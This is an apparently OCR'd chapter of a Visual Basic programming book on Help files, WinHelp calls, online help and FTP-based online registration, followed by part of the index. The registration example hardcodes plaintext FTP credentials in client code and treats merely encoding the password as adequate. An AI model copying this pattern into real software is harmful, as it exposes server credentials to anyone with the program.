- **\footnote**—Footnote; handles special topic commands
- **\page**—Page break; ends the current topic
- **\strike**—Strikethrough; indicates a hotspot
- **\ul**—Underline; indicates a link to a pop-up topic
- **\uldb**—Double underline; indicates a hotspot
- **\v**—Hidden test; indicates the topic ID to jump to

We'll see how these format codes are used in the following topics. In fact, we'll build our Help file's RTF file, helper.rtf, with Microsoft Word, and we won't have to deal with these codes directly.

Using Microsoft Word, we create the file helper.rtf now (save the file in RTF format). Next, we add it to our Help project in the Help Workshop by clicking the Files button in the Help Workshop, clicking the Add button in the Topic Files dialog box that appears, selecting helper.rtf, and clicking on OK. This adds helper.rtf to our Help project, as you see in the Help Workshop in Figure 30.8.




Figure 30.8 Adding helper.rtf to the helper.hpj Help project.

In the following topics in this chapter, we'll see how to create the text in the helper.rtf file to build our Help file. The actual RTF file we create is located in the helper folder on this book's accompanying CD-ROM (note that the RTF codes in that listing will not be visible in Microsoft Word, which interprets and formats the text with those codes).

Entering Text In A Help File

The text in a Help file is divided into pages, and only one page is displayed at a time. To divide your text into pages in Microsoft Word, you enter a page break with the Insert[vbar]Break menu item or by pressing Ctrl+Enter. The first page in the RTF file is the first page displayed when your Help file is opened.

Let's see an example. Here, we will make the first page of the helper.hlp file we're creating a welcome page by entering this text directly into helper.rtf and following it with a page break:

```
Contents

Welcome to helper example application. This help file gives you help on the
menu items in helper.
```

Now this text will greet the user when the helper.hlp file is first opened, as shown in Figure 30.9.




Figure 30.9 The opening text in our Help file.

Actually, this text is not really enough by itself—we should allow users some way to jump to the Help pages they want to look at, and we'll do that in the next topic.

Creating A Help Hotspot

To let the user move around in a Help file, you use *Help hotspots*, which act much like hyperlinks. Help hotspots appear underlined in Help files, and when the user clicks a hotspot, the Help system jumps to the target of that hotspot and opens the associated Help page.

To see how hotspots work, we'll add two hotspots to the opening Help page we developed in the last topic. Here, we'll let the user jump to two new pages, as shown in Figure 30.10—a Help page giving help about the application's File menu items, and another page giving help about the application's Help menu.

Figure 30.10 Adding two Help hotspots to a Help file.

To add those hotspots to the helper.rtf file, we add this text:

```
Contents

Welcome to helper example application. This help file gives you help on
the menu items in helper.

To get help for the menu you are interested in, click a topic:

File Menu Items
Help Menu Items
```

To make the "File Menu Items" and "Help Menu Items" into Help hotspots, we give them a double underline, using the Microsoft Word Format menu:

```
Contents

Welcome to helper example application. This help file gives you help on
the menu items in helper.

To get help for the menu you are interested in, click a topic:

File Menu Items
==============
Help Menu Items
==============
```

Now that we've created two Help hotspots, we will connect a label, called a *jump tag*, to the hotspots to indicate where we want to jump to when the user clicks the hotspots. In this case, we add the jump tags **FILE_MENU_ITEMS** and **HELP_MENU_ITEMS** to our hotspots this way, marking them as *hidden text* with the Word Format menu (hidden text appears in a Word document with a dotted underline):

```
Contents

Welcome to helper example application. This help file gives you help on
```

```
the menu items in helper.

To get help for the menu you are interested in, click a topic:

File Menu ItemsFILE_MENU_ITEMS
==============.............
Help Menu ItemsHELP_MENU_ITEMS
==============.............
```

The text for our helper.rtf file so far appears in Microsoft Word in Figure 30.11.

Figure 30.11 Creating help jumps and their targets in Microsoft Word.

Because we've made the new jump tags hidden text, they will not appear visually in the Help file; however, when the user clicks a Help hotspot, the Help system will look for the page that has the same tag as the hotspot that the user clicked. How do you give a Help page a tag? We'll look at that topic next.

Creating A Help Hotspot Target

To connect a Help hotspot with a page in a Help file, you place the blinking insertion caret in Word at the very beginning of the target page in the Help file's RTF file, and select Word's Insert[vbar]Footnote menu item to insert a new footnote.

In the Footnote And Endnote dialog box that appears, click Custom Mark in the Numbering box, enter the special footnote character "#" (that is, type that character # into the Custom Mark box), and click on OK. This inserts a new footnote in the document and opens a window showing the document's footnotes at the bottom of the window. To connect a Help hotspot to the current page, you simply enter the hotspot's tag as the footnote text.

Let's see an example. In the previous topic, we created two Help hotspots, and in this topic, we'll create the target the Help system will jump to when the user clicks the File Menu Items hotspot; the tag for this hotspot is **FILE_MENU_ITEMS**.

To create the page to jump to when the user clicks the File Menu Items hotspot, we insert a page break to start a new page and add the title "File Menu Items" to that page:

```
Contents

Welcome to helper example application. This help file gives you help on the
menu items in helper.

To get help for the menu you are interested in, click a topic:

File Menu ItemsFILE_MENU_ITEMS
==============.............
Help Menu ItemsHELP_MENU_ITEMS
==============.............
-------------------------------Page Break----------------------------
```

```
File Menu Items
...
```

On this new page, we can list the menu items in the application's File menu, each with a hotspot to a new page, like this:

```
Contents

Welcome to helper example application. This help file gives you help on the
menu items in helper.

To get help for the menu you are interested in, click a topic:

File Menu ItemsFILE_MENU_ITEMS
==============.............
Help Menu ItemsHELP_MENU_ITEMS
==============.............
----------------------------------Page Break----------------------------
File Menu Items

Select the menu item you want to get help on:

     NewNEW
     ===...
     OpenOPEN
     ====....
     CloseCLOSE
     =====.....
```

To connect the **FILE_MENU_ITEMS** jump tag with the new page, then, place the insertion caret at the beginning of that page, select the Insert[vbar]Footnote menu item, and give the footnote the custom mark # and the text **FILE_MENU_ITEMS**, as shown in Figure 30.12.

Figure 30.12 Setting up a Help hotspot target.

Now we've connected the File Menu Items hotspot to the next Help page we've just created; when the user clicks the File Menu Items hotspot, shown in Figure 30.10, we'll jump to this new page, shown in Figure 30.13.




Figure 30.13 Jumping to a Help target page.

Using footnotes, you can do more than just create Help hotspots; you can title a Help page, and we'll see how to do that in the next topic.

Titling A Help Page

You can add a title to a Help page. To do that, you add a footnote to a Help page, giving it the custom mark "$",

and give the footnote the text you want to use as the page's title.

Let's see an example. In this case, we will add the title "File Menu Items" to the appropriate page in the helper.rtf file that we've been developing for the previous few topics. To do that, position the insertion caret at the beginning of the File Menu Items page, add a footnote with the custom mark "$", and give that footnote the text "File Menu Items", as shown in Figure 30.12.

Adding Help Topics To The Help Index

You can add a Help topic to the Help index by inserting a footnote with the custom mark “K”, giving that footnote the text you want to appear in the index. For example, we add the item File Menu Items to the Help index in Figure 30.12, by adding a footnote, “K”, to the appropriate Help page in helper.rtf. Now when the user uses the Help file’s index, the items we’ve added, such as File Menu Items and Help Menu Items, appear in that index, as shown in Figure 30.14. When the user clicks them, the Help system jumps to the matching page.

Figure 30.14 Adding items to the Help system’s index.

Creating Help Pop-Up Links

You can create Help pop-ups, which work much like tool tips in a Visual Basic program. As an example, we’ve added the pop-up you see in Figure 30.15, which explains the term “file” with a pop-up. Pop-ups appear in Help files with a dotted underline; when the user clicks that pop-up, the associated text is displayed in a tool-tip-like window.

Figure 30.15 Adding a Help pop-up.

Adding a pop-up is just like adding a Help hotspot, but instead of double-underlining the hotspot, you just use a single underline. Let’s see an example. Here, we’ll create the pop-up you see at work in Figure 30.15. To do that, just underline the term you want to create a pop-up for, using the Visual Basic Format menu, and add the hidden text jump tag. We’ll use **FILE_POPUP** for the jump tag here, like this:

```
Open
        Opens a fileFILE_POPUP.
                ----.........
```

Because we’ve used a single underline instead of a double one, the Help system will display the text that has the tag **FILE_POPUP** instead of actually jumping to that page. We’ll see how to create that page in the next topic.

Creating Help “Tool Tips” Targets

To create a target page for a Help pop-up, you use footnotes with the custom mark “#”, just as you would for any Help hotspot. To complete the example we started in the previous topic, we add a new page to our helper example’s RTF file with the footnote “#” and the footnote text **FILE_POPUP**, as shown in Figure 30.16.




Figure 30.16 Adding a Help pop-up to an RTF file.

Finally, we place the text we want to display when the pop-up appears into the new page, as also shown in Figure 30.16. Now when the user clicks the underlined item in the Help system, the pop-up will appear, as shown in Figure 30.15.

Compiling Help Files With The Help Workshop

Now that you've created your RTF file with the Help text and hotspots you want to use, along with your Help project in the Help Workshop, how do you create the actual HLP file? You use the Help Workshop's Compile item in the File menu. That menu item brings up the Compile A Help File dialog box you see in Figure 30.17; click Compile to create the Help file, which in the case of the example we've developed over the previous few topics is helper.hlp.

Figure 30.17 The Compile A Help File dialog box in the Help Workshop.

Congratulations—you've created a new Help file. But how do you launch it from Visual Basic? We'll look at that next.

Displaying A Help File From Visual Basic

The Testing Department is calling. Your new Help file is very helpful, but now you've got to display it from your Visual Basic application. Makes sense, you think, but how do you do that?

To display a Help file from a Visual Basic program, you can use the Windows API function **WinHelp**:

```
Declare Function WinHelp Lib "user32" Alias "WinHelpA" (ByVal_
   hwnd As Long, ByVal  lpHelpFile As String, ByVal   wCommand As Long,_
     ByVal   dwData As Long) As Long
```

Here's what the arguments to this function mean:

- *hwnd*—Handle of the window opening the Help file
- *lpHelpFile*—Name of the Help file to open
- *wCommand*—Open command; see the list that follows
- *dwData*—Additional data as required for the Help file opening operation

Here are the possible values you can use for the *wCommand* argument:

- **HELP_CONTEXT** = &H1
- **HELP_QUIT** = &H2
- **HELP_INDEX** = &H3
- **HELP_CONTENTS** = &H3&
- **HELP_HELPONHELP** = &H4
- **HELP_SETINDEX** = &H5
- **HELP_SETCONTENTS** = &H5&
- **HELP_CONTEXTPOPU**P = &H8&

- **HELP_FORCEFILE** = &H9&
- **HELP_KEY** = &H101
- **HELP_COMMAND** = &H102&
- **HELP_PARTIALKEY** = &H105&
- **HELP_MULTIKEY** = &H201&
- **HELP_SETWINPOS** = &H203&

Let's see an example. Here, we'll open the helper.hlp Help file in an application named "helper" when the user selects the Help item in the application's Help menu. To start, we declare **WinHelp** and the constants it can use:

```
Const HELP_CONTEXT = &H1
Const HELP_QUIT = &H2
Const HELP_INDEX = &H3
Const HELP_CONTENTS = &H3&
Const HELP_HELPONHELP = &H4
Const HELP_SETINDEX = &H5
Const HELP_SETCONTENTS = &H5&
Const HELP_CONTEXTPOPUP = &H8&
Const HELP_FORCEFILE = &H9&
Const HELP_KEY = &H101
Const HELP_COMMAND = &H102&
Const HELP_PARTIALKEY = &H105&
Const HELP_MULTIKEY = &H201&
Const HELP_SETWINPOS = &H203&

Private Declare Function WinHelp Lib "user32" Alias "WinHelpA" (ByVal_
    hwnd As Long, ByVal lpHelpFile As String, ByVal wCommand As Long,_
    ByVal dwData As Long) As Long
```

Then, when the user selects the appropriate menu item, we display the helper.hlp file with **WinHelp** this way:

```
Private Sub mnuHelp_Click()
    retVal = WinHelp(Form1.hwnd, "c:\vbbb\helper\helper.hlp",_
        HELP_INDEX, CLng(0))
End Sub
```

And that's it—now the user can open the helper.hlp file from the Visual Basic helper application, as shown in Figure 30.18.

Figure 30.18 Opening a customized Windows Help file from a Visual Basic program.

Now we're supporting Help files in our Visual Basic applications. The code for this example is located in

the helper folder on this book's accompanying CD-ROM.

Building Online Help Into Your Application

The Testing Department is calling again. The company's software is changing too fast to keep up with creating new Help files and sending them out to users all the time—what can we do? You suggest, how about some *online* Help files?

You can build support for online Help files into Visual Basic applications easily by using the Web browser control. Using that control, you can connect the users directly to the company Web site and let them view Help files in HTML format.

Let's see an example. Using the Visual Basic Application Wizard, create a new project named "onlinehelp". When the Application Wizard asks about Internet connectivity, as shown in Figure 30.19, click the Yes option button and enter the Help Web page you want to display to the user as the startup page for the program's built-in Web browser, as also shown in that figure. Then complete building the application with the Application Wizard by clicking the Finish button.




Figure 30.19 Adding an online Help page to a Visual Basic application.

To make the application's Web browser look less like a browser and more like online Help, use the Visual Basic menu editor to move the Web Browser menu item from the View menu to the Help menu and change its caption to Online Help. In addition, remove all the controls from the **frmBrowser** form except for the Web browser control, **brwWebBrowser**. Finally, take all code out of the **frmBrowser** form except for this code, which displays the starting page when the user opens the browser:

```
Public StartingAddress As String

Private Sub Form_Load()
    Me.Show

    If Len(StartingAddress) > 0 Then
        brwWebBrowser.Navigate StartingAddress
    End If

End Sub
```

And that's it—now when the user selects the Online Help item in the Help menu, the Web browser appears and connects to the Help page you've selected online, as shown in Figure 30.20. Congratulations—now you're supporting online Help in your application. The code for this example is located in the FrmBrowser folder on this book's accompanying CD-ROM.




Figure 30.20 Supporting online Help in a Visual Basic application.

Creating Online User Registration

The Testing Department has sent an email. Isn't there some way to keep track of your application's users? How about adding online registration to your application? Hmm, you think, how does that work?

To let your application's users register their new purchase easily, you can add online registration to your program. When users click the Online Registration menu item in the Help menu, a dialog box appears asking them to enter their name and email address. When they do and click a button marked Register, the application connects to the Internet and sends the recorded information to you.

We'll see how this works in the next few topics in this chapter, where we use the FTP protocol to upload user registrations directly to an FTP site. This example, the onlinereg application, lets the user select a menu item, Register Online, in the Help menu, and displays an online registration form, Form2, as shown in Figure 30.21. When users enter their name and email address in the registration form and click the button labeled Register, the program sends the data in that form to an FTP server.




Figure 30.21 The onlinereg application's online registration form.

We'll write the code for the registration form, Form2, now. When users enter their name and email address and click the Register button, we start by writing that information out to a temporary file, along with the name of the application the users are registering, as well as the time and date:

```
Private Sub Command1_Click()
    Open "c:\temp.dat" For Output As #1
    Print #1, "Registering SuperDuperDataCrunch" & vbCrLf
    Print #1, "Name: " & Text1.Text & vbCrLf
    Print #1, "email: " & Text2.Text & vbCrLf
    Print #1, "Time: " & Format(Now)
    Close #1
...
End Sub
```

This code stores the user information to the temp.dat file, like this:

```
Registering SuperDuperDataCrunch

Name: steve

email: steve@steveco.com

Time: 5/5/99 10:02:23 AM
```

This is the data that we will upload to the FTP server in the next topic.

TIP: Note that the file name here, temp.dat, may well conflict with an existing file. To make sure that does not happen, you can use the Visual Basic **GetTempName** method to get a name for the temporary file in which to store the user's registration data.

Uploading Online Registration Information To An FTP Server

In the previous topic, we've stored the registration information we want to upload to the FTP server in a file, temp.dat. To upload the user registration data, we add an Internet transfer control, **Inet1**, to the onlinereg application's registration form, Form2 (see Chapter 21 for more details on the Internet transfer control).

After writing the registration form to disk, we connect to the FTP server to upload the data to by using the Internet transfer control like this, where we set the control's **URL** property to the address of the FTP server and set the **UserName** and **Password** properties as required:

```
Private Sub Command1_Click()
    Open "c:\temp.dat" For Output As #1
    Print #1, "Registering SuperDuperDataCrunch" & vbCrLf
    Print #1, "Name: " & Text1.Text & vbCrLf
    Print #1, "email: " & Text2.Text & vbCrLf
    Print #1, "Time: " & Format(Now)
    Close #1

    Inet1.URL = "ftp://ftp.server.com"
    Inet1.UserName = "steve"
    Inet1.Password = "secret"
...
```

Here we are using the connection protocol used by many FTP servers, which sets the current FTP directory based on the username you log in with. If you need to set the current directory yourself, use the FTP CD command, using the Internet transfer control's **Execute** method.

TIP: You may want to encode any password that you embed in your code for security purposes.

To actually upload the file temp.dat, we use the Internet transfer control's **Execute** method to execute the FTP Put command like this, where we name the file reg.dat when uploaded to the server:

```
Private Sub Command1_Click()
    Open "c:\temp.dat" For Output As #1
    Print #1, "Registering SuperDuperDataCrunch" & vbCrLf
    Print #1, "Name: " & Text1.Text & vbCrLf
    Print #1, "email: " & Text2.Text & vbCrLf
    Print #1, "Time: " & Format(Now)
    Close #1

    Inet1.URL = "ftp://ftp.server.com"
    Inet1.UserName = "steve"
    Inet1.Password = "secret"
    Inet1.Execute , "PUT c:\temp.dat reg.dat"
End Sub
```

This uploads the file with the user registration information to the FTP site you've selected:

```
Registering SuperDuperDataCrunch

Name: steve

email: steve@steveco.com

Time: 5/5/99 10:02:23 AM
```

TIP: Note that we've uploaded the file and named it reg.dat on the FTP server; using that name for all uploads will cause a conflict. You should use a unique file name for each separate file; for example, you can incorporate the date and time of day in the file name.

Now that we've uploaded the registration data, we need to terminate the FTP connection and delete the temporary file, and we'll do that in the next topic.

Concluding The FTP Transfer Of The Online Registration Information

In the previous few topics, we've sent user registration data to an FTP site in the onlinereg application. Now that the upload operation is complete, we will close the FTP connection in the Internet transfer control's **StateChanged** event handler:

```
Private Sub Inet1_StateChanged(ByVal State As Integer)

   If State = icResponseCompleted Then
       Inet1.Execute , "Close"
...
```

In addition, we delete the temporary file we've created and hide the registration form this way:

```
Private Sub Inet1_StateChanged(ByVal State As Integer)

    If State = icResponseCompleted Then
        Inet1.Execute , "Close"

        Dim FileSystemObject As Object
        Set FileSystemObject = CreateObject("Scripting.FileSystemObject")
        FileSystemObject.DeleteFile "c:\temp.dat"

        Form2.Hide
    End If
End Sub
```

And that's it—we've uploaded the user registration data to the specified FTP site. Congratulations, now you're supporting online registration. The code for this example is located in the onlinereg folder, and the code that displays that form is located in the Form1 folder, both on this book's accompanying CD-ROM.

Index

Special Characters

& (ampersand)

& operator, use of, 37

access characters, 168 171, 235

* (asterisk), 101

$(AppPath) macro, 1047

32-bit MAPI DLLs, installing, 718

+ operator, 37

| (pipe symbol), 356

2D, 3D area charts, 385 387

2D, 3D bar charts, 387

2D, 3D combination charts, 390 392

2D, 3D line charts, 384 385

2D, 3D step charts, 388 390

_ (underscore), 38

A

Abs function, 113

Access characters, 155, 168 171, 235, 447

Action property, 346, 720, 897

Activating OLE objects, 912 914

Active control, determining, 971 972

Active form, determining, 992 993

ActiveControl property, 608, 915, 971 972

ActiveForm property, 608, 992 993

ActiveX components, 650, 652. See also ActiveX controls; ActiveX documents; Code

components.

ActiveX Control Interface Wizard, 669, 675, 680

ActiveX controls, 650 651, 652

adding to DHTML pages, 713 715

adding to projects, 66 67

adding to toolbox, 664

constituent controls, 651, 659 661

creating, 653 658

embedding in Web pages, 657

event handlers, 659

events

adding, 678 680

Initialize event, 672

Paint event, 657

ReadProperties event, 671 672

Terminate event, 672

WriteProperties event, 671 672

files created for, 651

graphics, 655, 657

methods

adding, 674 678

Initialize method, 655

RaiseEvent method, 679

properties

adding at design time, 666 670

Ambient property, 666

AutoRedraw property, 657

displaying, 47

Extender property, 666

Let and **Get** procedures, 667 668, 669

making properties persistent, 671 674

property pages, 680 681

PropertyBag objects, 671, 693 694

referenced in VBP files, 25

registering with Windows, 67, 656, 664

testing, 655 656, 661 664

ActiveX Data Objects. *See* ADO (ActiveX Data Objects).

ActiveX Designers, 77

ActiveX DLLs, 935, 945

methods, passing arguments to, 951 953

registering, 957

threading models, 936, 963

ActiveX Document Migration Wizard, 683

ActiveX documents, 651, 652. *See also* DHTML pages; Web pages.

constituent controls, 684 689, 689

converting Visual Basic projects to, 683

creating, 682 683

DLLs vs. EXE files, 652, 684

DOB files, 686, 690 691

events

ReadProperties event, 693 694

WriteProperties event, 693 694

files created for, 651

integrating Web browsers into, 691 692

opening from Internet, 691 692

properties, 693 694

testing, 683, 690 691

VBD files, 686, 690 691

ActiveX EXEs, 935, 945

creating, 943 945

methods, passing arguments to, 951 953

properties, setting, 947

registering, 958

threading models, 936, 963

ActiveX MAPI controls, 697

Add Field dialog box, Visual Data Manager, 832

Add Form dialog box, 58 59, 178

Add-In Manager, 66

Add-Ins menu, IDE, 43, 66

Add method

Buttons collection, 482 484

collections, 110

ListImages collection, 507

ListItems collection, 520 521

ListSubItems collection, 527 528

Nodes collection, 512, 513

Panels collection, 485

Tabs collection, 533

Add Procedure dialog box, 667, 674 680, 947 949, 950

AddItem method, 254 255, 265

AddNew method, 844, 867 868

AddressCaption property, 720

AddressEditFieldCount property, 720

AddressLabel property, 720

AddressModifiableproperty, 720

ADO (ActiveX Data Objects), 827 828, 854. *See also* ADO data control; DAO (Data Access Objects); RDO (Remote Data Objects).

adding records, 844, 888

adocode example project, 883 894

collections, 827

creating record sets, 885 887

data-bound controls, 840 841, 847 848, 887

data environment, 824

deleting records, 844 845, 892 893

navigating data, 845 847, 890 892

opening connections to databases, 884 885

opening databases, 839 840

refreshing data, 845, 888 889

Remote Data Service (RDS), 828

SQL commands, executing, 893 894

transactions, 854

updating data, 845, 889 890

ADO data-bound controls, 848 849

ADO data control, 828. *See also* ADO (ActiveX Data Objects).

methods

AddNew method, 844

Delete method, 844 845

MoveFirst method, 846

MoveLast method, 846 847

MoveNext method, 845 846

MovePrevious method, 846

Refresh method, 845

UpdateRecord method, 845

properties

ConnectionString property, 828, 840

DataSource property, 840

Provider property, 828, 840

Recordset property, 844, 845, 846

RecordSource property, 828, 840

Adocode example project, 883 894

Advanced Optimizations dialog box, 64, 65. *See also* Compiler options; Optimization.

Advapi32.dll, 774

Alarm clock example program, 417 419

Alias clause, DLL procedure declarations, 776

Align item, Format menu, 52

Align property, 470, 494

Aligning controls, 51 52, 53 54, 442, 453

Aligning coolbars, 494

Aligning picture boxes, 317

Aligning status bars, 485

Aligning text, 200 201, 216 217, 446

Alignment property, 488

Allocating memory, 805 806, 807

AllowAddNew property, 849

AllowCustomize property, 482

AllowDelete property, 849

AllowUpdate property, 849

Ambient properties, 666

Ambient property, 666

Animation

Animation control, 742 743

arrays of Picture objects, 623, 634 635

Move method, 132

multimedia MCI control, 769

picture boxes, 320 321

in status bar panels, 489

timer control, 419 421

Animation control, 742 743

ANSI character set, limiting fonts to, 360

Apartment-model threading, 936

API Viewer add-in tool, Visual Basic, 779

App object, 962

AppActivate function, 112

Appearance property, 439

AppIsRunning property, 908

Application deployment, 1044 1048

Application Wizard

adding status bars to forms, 484

adding toolbars to forms, 123 125

designing menus, 157

integrating Web browsers into projects, 691 692

online help system, 1063 1064

profiles, 23

projects, creating, 22 28

Applications (Windows applications). *See* Windows applications.

Arcs, drawing, 460, 597 599

Area charts, 385 387

Arguments, passing, 679, 776, 951 953, 953 954

Arithmetic operators, precedence of, 103

Arrange method, 141

Arranging MDI child windows, 140 141

Array function, 95, 96

Arrays. *See also* Control arrays.animation sequences, 623, 634 635

array bounds checking, 63 65

Array function, 95

dynamic arrays, 94 95

looping over elements, 108

lower bound, 94

Option Base statement, 94

passing to procedures, 967 968

standard arrays, 93 94

Arrows property, 295 296

As Form keywords, 992

As keyword, variable type, specifying, 11

Asc function, 90, 101

Atn function, 113

Attachment& properties, MAPIMessages control, 720

Auto List Members feature, IDE, 70, 72

AutoActivate property, 912

AutoPlay property, 743

AutoRedraw bitmap, 648

AutoRedraw property

ActiveX controls, 657

controls, 584

drawing graphics from **Load** event, 588

forms, 129, 584

layering graphics, 611 612

picture boxes, 328

printing graphics, 610

AutoSize property, 317, 445, 488, 619

AutoVerbMenu property, 912 913

Available disk space, determining, 813 814

AVI files, playing, 742 743, 759 761

Axis titles in charts, 382

B

B argument, **Line** method, 593

Back button, Web browsers, 704

Back command, multimedia MCI control, 748, 769

BackColor property, 230, 585, 617

Background color. *See* **BackColor** property.

Bands, coolbar, 467, 494 495

Bang menus, 175 176

Bar charts, 2D and 3D, 387

BAS files (module files), 22

Best coding practices, 36 38

Bevel property, 488

Binary data, 425, 732 733

Binary files, 543, 554, 561 563

Binary raster operation mode (ROP2), 788 789

BitBlt Windows API function, 190, 793 794

Bitmaps, 190 192, 793 794

Blackness pen setting, 604

Blurring images, 646 647

BOF property, 871 872

Bold property, 590

Bolding text in RTF boxes, 209 211

Bookmarks, 78 79

Boolean variable type, 89

Border property, 903

BorderColor property, 585

Borders. *See* **BorderStyle** property; **BorderWidth** property.

BorderStyle property

flex grid control, 400

forms, 123

image controls, 618

line control, 456

picture boxes, 619

shape control, 452

BorderWidth property, 452, 456

Bound controls. *See* Data-bound controls.

BoundColumn property, 849

Bounds (array bounds)

bounds checking, 63 65

lower bound, 94

Boxes, drawing, 593 594

Break state, entering, 116

Breakpoints, 1031, 1036

Browser forms, customizing, 692. *See also* Web browsers.

BuddyControl property, 307

Bulleted text, RTF boxes, 214 215

Button groups, toolbars, 478

ButtonClick event, toolbars, 471 472

Buttons. *See* Checkboxes; Command buttons; Option buttons; Toolbars.

Buttons collection, toolbars, 482 484

ByRef keyword, 97, 98, 776, 951 953

Byte variable type, 89

ByVal keyword, 97, 98, 776, 951 953

C

C/C++ code

C/C++ data types, 776 778

linking programs to, 816 818

CAB files, 1045 1046

Calculator (ActiveX control example), 660 661

Call keyword, 775

Cancel button, Common Dialog controls, 347 348, 1028 1029

Cancel property, 244 245

CancelError property, 347 348, 1028 1029

CanStep property, 769

Caption property

buttons, 229, 235

data control (DAO), 834

forms, 121

frame control, 439

label control, 443

menus, 166

tab strip tabs, 533

Capturing images from screen, 794 799

Case statement. *See* **Select Case** statement.

Casting. *See* Converting data between variable types.

CBool function, 90

CByte function, 90

CCur function, 90

CD (FTP command), 730

CDate function, 90

CDbl function, 90

CDec function, 90

CDs (music), playing, 753 755

CDUP (FTP command), 730

CellFont& properties, flex grid control, 401

Cells. *See* Flex grid control.

Change event

combo boxes, 253, 267

DateTimePicker control, 430

directory list box control, 568

drive list box control, 567 568

list boxes, 253

scroll bars, 289 290

slider controls, 301

text boxes, 145, 207

updown controls, 308 309

Characters

restricting input characters, 206 207

Windows or ANSI character sets, limiting fonts to, 360

Chart control, 372 373, 375

adding data to, 376 379

adding to forms, 375

area charts, 385 387

bar charts, 387

colors, setting, 382

combination charts, 390 392

data series, 379 381

line charts, 381, 384 385

pie charts, 382 383

properties

ChartData property, 376 377

ChartType property, 375

Column property, 377 378

ColumnCount property, 377 378

Data property, 377 378

DataGrid property, 379

Row property, 377 378

RowCount property, 377 378

RowLabel property, 378

SetData methods, 379

step charts, 381, 388 390

titles, 382

ChartData property, 376 377

ChDir command, 816

ChDir statement, 572

ChDrive command, 816

Check buttons in toolbars, 477

Checkboxes, 227

adding and removing at runtime, 242

background color, 229 230

binding to data controls, 847

button releases, 244

caption, 229

combining with option buttons, 249 250

in control arrays, 233 234, 242

disabling, 236 237

displaying images in, 237, 239 240, 241, 616

events

Click event, 232 233

GotFocus event, 235

Key& events, 244

LostFocus event, 235

Mouse& events, 244

focus, 234, 236

graphical checkboxes, 248

keyboard access, 235

methods

Move method, 239

SetFocus method, 234

moving, 239

passing to procedures, 243

properties

BackColor property, 230

Caption property, 229, 235

Default property, 234, 236

DisabledPicture property, 237

DownPicture property, 241, 248

Enabled property, 237

Font property, 231 232

ForeColor property, 231

Height property, 239

Index property, 233 234

Left property, 239

Name property, 233 234

Picture property, 239 240, 248

Style property, 230, 237, 239 240, 241, 616

TabIndex property, 236

TabStop property, 236

ToolTipText property, 238

Top property, 239

Value property, 245 246

Visible property, 237 238

Width property, 239

resizing, 239

responding to button clicks, 232 233

showing and hiding, 237 238

state of checkbox, 245 246

tab order, 236

text attributes, 230 232

tool tips, 238

Checked property, 179

Checkmarks, 178 179, 264

Child property, 495 496

Choose function, 106

Chr function, 90, 101

CInt function, 90

Circle method

drawing arcs, 460, 597 599

drawing ellipses, 460, 596 597

forms and picture boxes, 324, 459, 594 595

printing graphics, 610 611

Circles, drawing, 324 325, 450, 459, 594 595

Class modules, 128, 934, 946. *See also* Classes, code components; Modules.

Class property, 904

Classes, code components, 934 935

adding to components, 944

creating objects, 940 942

Initialize event, 958

Instancing property, 936 937, 959 960

Terminate event, 958 959

Clear method, 264, 272

Clearing combo box items, 272

Clearing drawing area, 585

Clearing images, 621

Clearing list box items, 264 265

Clearing slider control selections, 306

ClearSel method, 306

Click event

buttons, 232 233

combo boxes, 253, 267 268

coolbar controls, 496 497

label control, 446

list boxes, 253, 256 257

multiselect list boxes, 261

picture boxes, 318

tab strips, 536

Web browser navigation, 701

Client area, 119

ClientToScreen Windows API function, 790, 800 802

Clip property, 626

Clipboard, 204 205, 332 333, 609, 610, 927

Clipboard object

methods

GetData method, 332

GetText method, 205

SetData method, 332

SetText method, 205

password controls, security of, 206

ClipControls property, 611 612

ClipHeight, **ClipWidth** properties, 626

ClipX, **ClipY** properties, 626

CLng function, 90

Clock example program, 415 416

Close command, multimedia MCI control, 748, 753

Close method, 578 579, 898, 908

Close statement, 564

Cls method, 330, 585, 621, 648

Code components, 651, 652, 934

classes, 934 935, 944, 958 959

creating, 942 945

dialog box libraries, 962

forms, showing, 961

global objects, 935, 959 960

in-process servers (ActiveX DLLs), 935, 936, 945, 951 953, 957, 963

methods, 942, 950, 951 953

objects, 934 935, 940 942, 960 961

out-of-process servers (ActiveX EXEs), 935, 936, 943 945, 947, 951 953, 958, 963

properties, 942, 946, 947 949

references to, adding, 938

SingleUse code components, 936 937

testing, 954 956

threading models, 936, 963

type libraries, 940, 941

using in projects, 938 940

Code windows, 6, 49

Col property, 393

Collapse event, 517

Collection ADO object, 827

Collections, 110. *See also names of specific collections.*

looping over elements in, 108

methods

Add method, 110

Item method, 110

Remove method, 110

Color constants, Visual Basic, 586 587

Color dialog box, 348 350

Color property, 358

Colors

Color dialog box, 348 350

color-related properties, 585

converting images to grayscale, 637 640

custom colors, allowing definition of, 350

drawing pen, 604 606

fill color, 453, 585, 601 602

four-byte integer color specifications, 588

IDE, customizing, 50 51

of points, retrieving, 604

propagating color values among pixels, 645

QBColor function, 586

RGB function, 586

system color constants, 587 588

Visual Basic color constants, 586 587

ColPosition property, 402

Cols property, 393

Column property, 377 378

ColumnClick event, 529

ColumnCount property, 377 378

Columns

flex grid control, 402 403

list views, 525 528

Columns property, 263, 629

Combination charts, 2D and 3D, 390 392

Combo boxes, 252 253

adding items, 266

adding to toolbars, 479 481

binding to data controls, 847

clearing items, 272

events

Change event, 253, 267

Click event, 253, 267 268

DblClick event, 253

DblClick events, 268

image combo boxes, 277 279

index of new items, 276 277

ItemData array, 275 276

locking, 272 273

methods

AddItem method, 265

Clear method, 272

RemoveItem method, 269

number of items, 273 274

numeric data, connecting to list items, 275 276

properties

Enabled property, 273

List property, 265

ListCount property, 273 274

ListIndex property, 267 268, 270

Locked property, 272

NewIndex property, 276 277

Sorted property, 271

Style property, 265, 273

Text property, 265, 267, 270 271

TopIndex property, 274 275

Visible property, 273

removing items, 269

restricting user input, 271, 272 273

selected items, 267 268, 270 271, 275

sorting, 271 272

topmost item, 274 275

types of, 265

Web browser navigation, 700 701

Comdlg32.dll, 774

ComEvent& errors, 426 427

Command ADO object, 827

Command buttons, 227

adding and removing at runtime, 242

background color, 229 230

button releases, 244

in control arrays, 233 234, 242

disabling, 236 237

displaying images, 237, 239 240, 241, 616

events

Click event, 232 233

GotFocus event, 235

Key& events, 244

LostFocus event, 235

Mouse& events, 244

focus, 234, 236

keyboard access, 235

methods

Move method, 239

SetFocus method, 234

moving, 239

